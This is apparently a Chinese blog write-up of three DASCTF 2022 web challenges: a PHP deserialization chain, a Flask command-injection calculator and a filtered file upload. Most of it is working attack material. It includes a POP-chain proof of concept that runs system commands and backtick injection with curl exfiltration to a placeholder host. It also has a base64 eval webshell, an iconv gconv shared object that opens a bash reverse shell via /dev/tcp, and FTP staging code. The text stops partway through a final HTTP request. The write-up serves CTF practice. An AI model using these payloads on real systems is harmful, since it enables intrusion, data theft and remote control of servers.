[DASCTF 2022]三月赛 web 复现

原创

Snakin_ya 于 2022-03-29 19:37:09 发布 5288 收藏 5

文章标签： java 安全 开发语言

ezpop

```php
 <?php

class crow
{
    public $v1;
    public $v2;

    function eval() {
        echo new $this->v1($this->v2);
    }

    public function __invoke()
    {
        $this->v1->world();
    }
}

class fin
{
    public $f1;

    public function __destruct()
    {
        echo $this->f1 . '114514';
    }

    public function run()
    {
        ($this->f1)();
    }

    public function __call($a, $b)
    {
        echo $this->f1->get_flag();
    }

}

class what
{
    public $a;

    public function __toString()
    {
        $this->a->run();
        return 'hello';
    }
}
class mix
{
    public $m1;

    public function run()
    {
        ($this->m1)();
    }

    public function get_flag()
    {
        eval('#' . $this->m1);
    }

}

if (isset($_POST['cmd'])) {
    unserialize($_POST['cmd']);
} else {
    highlight_file(__FILE__);
}
```

前置：


```
__call()，在对象中调用一个不可访问方法时调用
__toString，类被当成字符串使用
__invoke()，调用函数的方式调用一个对象时的回应方法
```

审计代码，简单构造一下链子：

```
fin::__destruct
↓↓↓
what::__toString
↓↓↓
mix::run
↓↓↓
crow::__invoke
↓↓↓
fin::__call
↓↓↓
mix::get_flag
```

POC：

```php
<?php
class crow
{
    public $v1;
    public $v2;

    public function __construct($v1)
    {
        $this->v1 = $v1;
    }
}

class fin
{
    public $f1;

    public function __construct($f1)
    {
        $this->f1 = $f1;
    }
}

class what
{
    public $a;

    public function __construct($a)
    {
        $this->a = $a;
    }
}
class mix
{
    public $m1;

    public function __construct($m1)
    {
        $this->m1 = $m1;
    }

}

$f = new mix("\nsystem('cat *');");  //反序列化之后手动将字符数+1
$e = new fin($f);
$d = new crow($e);
$c = new mix($d);
$b = new what($c);
$a = new fin($b);
echo urlencode(serialize($a));
```



```
POST / HTTP/1.1
Host: 7b010262-da28-4fc9-a601-e8be4281d7ea.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0)
Gecko/20100101 Firefox/98.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 180
Origin: http://7b010262-da28-4fc9-a601-e8be4281d7ea.node4.buuoj.cn:81
Connection: close
Referer: http://7b010262-da28-4fc9-a601-e8be4281d7ea.node4.buuoj.cn:81/
Cookie:
UM_distinctid=17da9ad6e4b940-08d88bdc55491f-4c3e217e-1fa400-17da9ad6e4d50
1
Upgrade-Insecure-Requests: 1

cmd=O:3:"fin":1:{s:2:"f1";O:4:"what":1:{s:1:"a";O:3:"mix":1:{s:2:"m1";O:4
:"crow":2:{s:2:"v1";O:3:"fin":1:{s:2:"f1";O:3:"mix":1:{s:2:"m1";s:18:"
system('cat *');";}}s:2:"v2";N;}}}}
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 28 Mar 2022 14:57:06 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.3.28
Content-Length: 1424

not here, but it's close, think more.not here, but it's close, think more.not
here, but it's close, think more.not here, but it's close, think more.not here,
but it's close, think more.congratulations!
<?php

//flag{a23481f9-be7d-40c9-8bb8-9f22649ee2e0}
not here, but it's close, think more.not here, but it's close, think more.not here, but it's
close, think more.not here, but you are almost getting the flag!<?php

class crow
{
    public $v1;
    public $v2;

    function eval() {
        echo new $this->v1($this->v2);
    }
```

calc

题目给了源码

```python
#coding=utf-8
from flask import Flask,render_template,url_for,render_template_string,redirect,request,current_app,session,abort,send_from_directory
import random
from urllib import parse
import os
from werkzeug.utils import secure_filename
import time


app=Flask(__name__)

def waf(s):
    blacklist = ['import','(',')',' ','_','|',';','"','{','}','&','getattr','os','system','class','subclasses','mro','request','args','eval','if','subprocess','file','open','popen','builtins','compile','execfile','from_pyfile','config','local','self','item','getitem','getattribute','func_globals','__init__','join','__dict__']
    flag = True
    for no in blacklist:
        if no.lower() in s.lower():
            flag= False
            print(no)
            break
    return flag


@app.route("/")
def index():
    "欢迎来到SUctf2022"
    return render_template("index.html")

@app.route("/calc",methods=['GET'])
def calc():
    ip = request.remote_addr
    num = request.values.get("num")
    log = "echo {0} {1} {2}> ./tmp/log.txt".format(time.strftime("%Y%m%d-%H%M%S",time.localtime()),ip,num)

    if waf(num):
        try:
            data = eval(num)
            os.system(log)
        except:
            pass
        return str(data)
    else:
        return "waf!!"





if __name__ == "__main__":
    app.run(host='0.0.0.0',port=5000)
```

题目有两个切入点

```
data = eval(num)  #执行python code
os.system(log)   #执行系统命令
```

waf过滤了一堆，eval很难利用，我们看看`os.system(log)`，log参数可以控制{2}部分，由于在linux中，反引号可以执行命令，也就是：


```
`ls`
```

这种情况下eval函数会报错，我们可以利用python注释符注释掉#后的东西

```
1#`ls`
```

最终利用 curl 把 tmp/log.txt 中的内容外带出来即可

```
命令：123%23`cat%09/T*`%23
外带数据：123%23`curl%09-F%09xx=@tmp/log.txt%09http://ip:port/`%23
```




```
[root@VM-4-13-centos ~]# nc -lvvn 39543
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::39543
Ncat: Listening on 0.0.0.0:39543
Ncat: Connection from 117.21.200.166.
Ncat: Connection from 117.21.200.166:35594.
POST / HTTP/1.1
Host: 1.117.171.248:39543
User-Agent: curl/7.64.0
Accept: */*
Content-Length: 260
Content-Type: multipart/form-data; boundary=------------------------75afa60baeefc33a

--------------------------75afa60baeefc33a
Content-Disposition: form-data; name="xx"; filename="log.txt"
Content-Type: text/plain

20220328-153631 10.244.80.46 123#flag{d992b590-fdf5-4a5f-b53c-129e2a041878}#

--------------------------75afa60baeefc33a--
```

upgdstore

文件上传，fuzz一下，有waf但可以上传php文件

先读一下phpinfo



Core

PHP Version	8.0.1

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	FFI,SplDoublyLinkedList,ReflectionProperty,DateInterval	FFI,SplDoublyLinkedList,ReflectionProperty,DateInterval
disable_functions	zend_version, func_num_args, func_get_arg, func_get_args, strcmp, strncmp, strcasecmp, strncasecmp, each, error_log, defined, get_class, get_called_class, get_parent_class, method_exists, property_exists, class_exists, interface_exists, trait_exists, function_exists, class_alias, get_included_files, get_required_files, is_subclass_of, is_a, get_class_vars, get_object_vars, get_mangled_object_vars, get_class_methods, trigger_error, user_error, restore_error_handler, set_exception_handler, restore_exception_handler, get_declared_classes, get_declared_traits, get_declared_interfaces, get_defined_functions, get_defined_vars, create_function, get_resource_type, get_resources, get_loaded_extensions, extension_loaded, get_extension_funcs, get_defined_constants, debug_backtrace, debug_print_backtrace, gc_mem_caches, gc_collect_cycles, gc_enabled, gc_enable, gc_disable, gc_status, strtotime, date, idate, gmdate, mktime, gmmktime, checkdate, strftime, gmstrftime, time, localtime, getdate, date_create, date_create_immutable, date_create_from_format, date_create_immutable_from_format, date_parse, date_parse_from_format, date_get_last_errors, date_format, date_modify, date_add, date_sub, date_timezone_get, date_timezone_set, date_offset_get, date_diff, date_time_set, date_date_set, date_isodate_set, date_timestamp_set, date_timestamp_get, timez	zend_version, func_num_args, func_get_arg, func_get_args, strcmp, strncmp, strcasecmp, strncasecmp, each, error_log, defined, get_class, get_called_class, get_parent_class, method_exists, property_exists, class_exists, interface_exists, trait_exists, function_exists, class_alias, get_included_files, get_required_files, is_subclass_of, is_a, get_class_vars, get_object_vars, get_mangled_object_vars, get_class_methods, trigger_error, user_error, restore_error_handler, set_exception_handler, restore_exception_handler, get_declared_classes, get_declared_traits, get_declared_interfaces, get_defined_functions, get_defined_vars, create_function, get_resource_type, get_resources, get_loaded_extensions, extension_loaded, get_extension_funcs, get_defined_constants, debug_backtrace, debug_print_backtrace, gc_mem_caches, gc_collect_cycles, gc_enabled, gc_enable, gc_disable, gc_status, strtotime, date, idate, gmdate, mktime, gmmktime, checkdate, strftime, gmstrftime, time, localtime, getdate, date_create, date_create_immutable, date_create_from_format, date_create_immutable_from_format, date_parse, date_parse_from_format, date_get_last_errors, date_format, date_modify, date_add, date_sub, date_timezone_get, date_timezone_set, date_offset_get, date_diff, date_time_set, date_date_set, date_isodate_set, date_timestamp_set, date_timestamp_get, timez

过滤了很多函数，有一些`show_source`，`putenv`，`mail`等没有过滤

我们可以使用`show_source`读取index.php文件，waf有过滤，配合base64编码绕过


```
<?php base64_decode("c2hvd19zb3VyY2U=")("../index.php") ;?>
```

得到：

```
<div class="light"><span class="glow">
<form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
    嘿伙计，传个火？！
    <input class="input_file" type="file" name="upload_file"/>
    <input class="button" type="submit" name="submit" value="upload"/>
</form>
</span><span class="flare"></span><div>
<?php
function fun($var): bool{
    $blacklist = ["\$_", "eval","copy" ,"assert","usort","include", "require", "$", "^", "~", "-", "%", "*","fil
e","fopen","fwriter","fput","copy","curl","fread","fget","function_exists","dl","putenv","system","exec","shell_
exec","passthru","proc_open","proc_close", "proc_get_status","checkdnsrr","getmxrr","getservbyname","getservbypo
rt", "syslog","popen","show_source","highlight_file","`","chmod"];

    foreach($blacklist as $blackword){
        if(strstr($var, $blackword)) return True;
    }


    return False;
}
error_reporting(0);
//设置上传目录
define("UPLOAD_PATH", "./uploads");
$msg = "Upload Success!";
if (isset($_POST['submit'])) {
$temp_file = $_FILES['upload_file']['tmp_name'];
$file_name = $_FILES['upload_file']['name'];
$ext = pathinfo($file_name,PATHINFO_EXTENSION);
if(!preg_match("/php/i", strtolower($ext))){
die("只要好看的php");
}

$content = file_get_contents($temp_file);
if(fun($content)){
    die("诶，被我发现了吧");
}
$new_file_name = md5($file_name).".".$ext;
        $img_path = UPLOAD_PATH . '/' . $new_file_name;


        if (move_uploaded_file($temp_file, $img_path)){
            $is_upload = true;
        } else {
            $msg = 'Upload Failed!';
            die();
        }
        echo '<div style="color:#F00">'.$msg." Look here~ ".$img_path."</div>";
}
```

检测函数 strstr() 对大小写敏感，可以用大小写进行绕过。由于有WAF，我们可以先上传**base64编码后的一句话木马**，再利用**include+伪协议包含**getshell

```
1 上传一句话木马
PD9waHAgZXZhbCgkX1JFUVVFU1RbMV0pOz8+
2 伪协议包含
<?php Include(base64_decode("cGhwOi8vZmlsdGVyL2NvbnZlcnQuYmFzZTY0LWRlY29kZS9yZXNvdXJjZT0yNWE0NTI5MjcxMTBlMzlhMzQ
1YTI1MTFjNTc2NDdmMi5waHA="));?>
```



PHP Version 8.0.1

System	Linux out 4.19.221-0419221-generic #202112141049 SMP Tue Dec 14 11:54:51 UTC 2021 x86_64
Build Date	Jan 12 2021 01:45:56
Build System	Linux c2d0752ec245 4.9.0-8-amd64 #1 SMP Debian 4.9.110-3+deb9u4 (2018-08-21) x86_64 GNU/Linux
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20200930
PHP Extension	20200930
Zend Extension	420200930
Zend Extension Build	API420200930,NTS

http://04133b60-f100-4c3e-bd66-cbdff248118d.node4.buuoj.cn:81/uploads/d8993993a881886517a4ef00b288a207.php

☑ Post Data □ Referrer Reverse Base64 | Url | MD5 SHA1 SHA256 ROT13

1=phpinfo();

之后考虑绕过disable_functions，利用php iconv：

准备exp.c文件

```
#include <stdio.h>
#include <stdlib.h>

void gconv() {}

void gconv_init() {
  system("bash -c 'exec bash -i &>/dev/tcp/ip/port <&1'");
}
```

编译：

```
gcc exp.c -o exp.so -shared -fPIC
```

gconv-modules


```
module  EXP//    INTERNAL    ../../../../../../../../tmp/exp    2
module  INTERNAL    EXP//    ../../../../../../../../tmp/exp    2
```

由于很多文件上传函数被过滤，我们可以利用python搭建一个ftp服务器传文件

```
from pyftpdlib.authorizers import DummyAuthorizer
from pyftpdlib.handlers import FTPHandler
from pyftpdlib.servers import FTPServer


authorizer = DummyAuthorizer()

authorizer.add_anonymous("./")

handler = FTPHandler
handler.authorizer = authorizer

handler.masquerade_address = "ip"
# 注意要用被动模式
handler.passive_ports = range(9998,10000)

server = FTPServer(("0.0.0.0", 23), handler)
server.serve_forever()
```

下载文件

```
$local_file = '/tmp/exp.so';
$server_file = 'exp.so';
$ftp_server = 'xxxxx';
$ftp_port=23;

$ftp = ftp_connect($ftp_server,$ftp_port);


$login_result = ftp_login($ftp, 'anonymous', '');

ftp_pasv($ftp,1);

if (ftp_get($ftp, $local_file, $server_file, FTP_BINARY)) {
    echo "Successfully written to $local_file\n";
} else {
    echo "There was a problem\n";
}

ftp_close($ftp);
```




```
POST /uploads/d8993993a881886517a4ef00b288a207.php HTTP/1.1
Host: 04133b60-f100-4c3e-bd66-cbdff248118d.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101
Firefox/98.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 411
Origin: http://04133b60-f100-4c3e-bd66-cbdff248118d.node4.buuoj.cn:81
Connection: close
Referer:
